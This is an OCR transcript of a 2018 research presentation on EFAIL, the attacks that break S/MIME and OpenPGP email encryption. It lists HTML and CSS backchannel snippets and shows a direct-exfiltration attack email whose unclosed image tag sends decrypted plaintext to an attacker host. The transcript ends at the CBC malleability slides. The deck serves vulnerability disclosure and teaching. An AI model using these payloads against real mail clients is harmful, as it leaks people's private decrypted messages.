TeleTrusT EBCA
European Bridge Certificate Authority

TeleTrusT-EBCA "PKI-Workshop"

Berlin, 26.06.2018

EFAIL

Juraj Somorovsky, Ruhr-Universität Bochum / Hackmanit

RUHR UNIVERSITÄT BOCHUM RUB FH MÜNSTER University of Applied Sciences

EFAIL

BREAKING S/MIME AND OPENPGP EMAIL ENCRYPTION USING EXFILTRATION CHANNELS

mail@efail.de | https://www.efail.de

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1], Sebastian Schinzel[1], Simon Friedberger[3], Juraj Somorovsky[2], Jörg Schwenk[2]

[1]Münster University of Applied Sciences
[2] Ruhr University Bochum
[3] KU Leuven

About me and our institute

RUHR UNIVERSITÄT BOCHUM RUB

- Security Researcher at RUB:
  - Web Services, Single Sign-On, (Applied) Crypto, SSL, crypto currencies
  - Provable security, attacks and defenses
  - Further topics: embedded security, malware, crypto…
- Co-author of several nice attacks:
  - XML Encryption, XML Signature, TLS (e.g., DROWN), printers
- Co-founder of Hackmanit:
  - Penetration tests, security analyses, workshops…

HACKMANIT

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

Motivation for using S/MIME and PGP

Insecure Transport

- TLS *might* be used – we don't know!

Breach of Email provider

- Single point of failure
- Aren't they reading/analyzing my Emails anyway?

Compromise of Email account

- Phishing
- Bad passwords

Nation state attackers

- Massive collection of Emails
- Snowden's global surveillance disclosure

Two competing standards

OpenPGP (RFC 4880)

- First „encryption for the masses“
- Recommended by Amnesty International, EFF, or Reporters without Borders
- Web-of-Trust (no authorities)

S/MIME (RFC 5751)

- Favored by organizations
- Multi-root trust-hierarchies

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

Mostly usability

Why Johnny Can't Encrypt:
A Usability Evaluation of PGP 5.0


Alma Whitten
School of Computer Science
Carnegie Mellon University

"We're on the Same Page": A Usability Study of Secure Email Using Pairs of Novice Users

Scott Ruoti[†*], Jeff Andersen[†], Scott Heidbrink[†*], Mark O'Neill[†*], Elham Vaziripour[†], Justin Wu[†], Daniel Zappala[†], Kent Seamons[†]
Brigham Young University[†], Sandia National Laboratories[*]
ruoti@isrl.byu.edu, {zappala, seamons} @ cs.byu.edu

Both standards use old crypto

VULNERABLE TO PADDING ORACLE ATTACKS



DROWN

Lucky13

ROBOT

No oracle given in email

Old crypto has no negative impact

- CBC / CFB modes of operation used, but their usage is not exploitable

Assumption:
No attacker is given

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

Observation

- Email clients can be forced to issue requests to arbitrary URLs
- Example: <img src="http://efail.de/">
- Backchannel: any functionality that forces the email client to interact with the network

Examples for Possible Backchannels

	HTML attributes (bypasses for remote content blocking)
H_1	`<html manifest="http://efail.de"></html>`
H_2	`<link href="http://efail.de" rel="preconnect">`
H_3	`<meta http-equiv="x-dns-prefetch-control" content="on"><a href="http://efail.de"></a>`
H_4	`<meta http-equiv="refresh" content="1; url=http://efail.de">`
H_5	`<base href="http://efail.de"><iframe src="x">`
H_6	`<img lowsrc="http://efail.de">`
H_7	`<image src="http://efail.de">`
H_8	`<svg><image href="http://efail.de"/></svg>`
H_9	`<input type="image" src="http://efail.de"/>`
H_{10}	`<audio src="http://efail.de">`
H_{11}	`<video src="http://efail.de">`
H_{12}	`<video poster="http://efail.de">`
H_{13}	`<script src="http://efail.de">`
H_{14}	`<embed src="http://efail.de"></embed>`
H_{15}	`<object data="http://efail.de"></object>`
H_{16}	`<object codebase="http://efail.de"></object>`
H_{17}	`<p style="background-image:url(1)"></p><object><embed src="http://efail.de">`
	CSS properties (bypasses for remote content blocking)
C_1	`<style>@import url('http://efail.de');</style>`
C_2	`<style>body {background-image: url('http://efail.de');}</style>`
C_3	`<style>body {background-image: \75 \72 \6C ('http://efail.de');}</style>`
C_4	`<style>body {shape-outside: url(http://efail.de);}</style>`
C_5	`<div style="background-image: url('http://efail.de')">`
C_6	`<div style="background-image: -moz-image-rect(url('https://ef`
C_7	`<style>body {background: #aaa url('http://efail.de');}</style`

Backchannels are not only based on HTML!

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

Attacking encrypted Email

DIRECT EXFILTRATION

Alice's mail program
encrypts the email

Encrypting

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Alice writes a Mail to Bob

```
From: Alice
To:   Bob
```

```
Dear Bob,
the meeting tomorrow will be
at 9 o'clock.
```

Attacking encrypted Email

DIRECT EXFILTRATION

Eve captures the encrypted mail between Alice and Bob

Original E-Mail

```
From: Alice
To:   Bob
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```

```
Content-Type: text/html
">
```

Attacking encrypted Email

DIRECT EXFILTRATION

Bob's mail program puts the clear text back into the body

Decrypting

```
Dear Bob,
the meeting tomorrow will be
at 9 o‘clock.
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```


```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

```
Content-Type: text/html
">
```

Attacking encrypted Email

DIRECT EXFILTRATION

Bob's mail program loads an image from the attackers url with the plaintext



Eve

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
```

```
GET /Dear%20Bob%2C%0D%0Athe
%20meeting%20tomorrow%20will
%20be%20at%209%20o%E2%80%98c
lock.
```

```
Content-Type: text/html
">
```

Attacking encrypted Email


DIRECT EXFILTRATION

- This attack is possible since 2003 in Thunderbird
- Somewhat fixable in implementation
- But works *directly* in …
  - Apple Mail / Mail App
  - Thunderbird
  - Postbox
  - …
- **The standards do not give any definition for that!**

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

S/MIME uses CBC




Cipher Block Chaining (CBC) mode encryption


Source: wikipedia

- Cipher Block Chaining mode of operation
- Not authenticated
- Vulnerable to many attacks (TLS, XML Encryption, SSH)
- Basic problem: malleability


Malleability of CBC




Malleability of CBC




Malleability of CBC



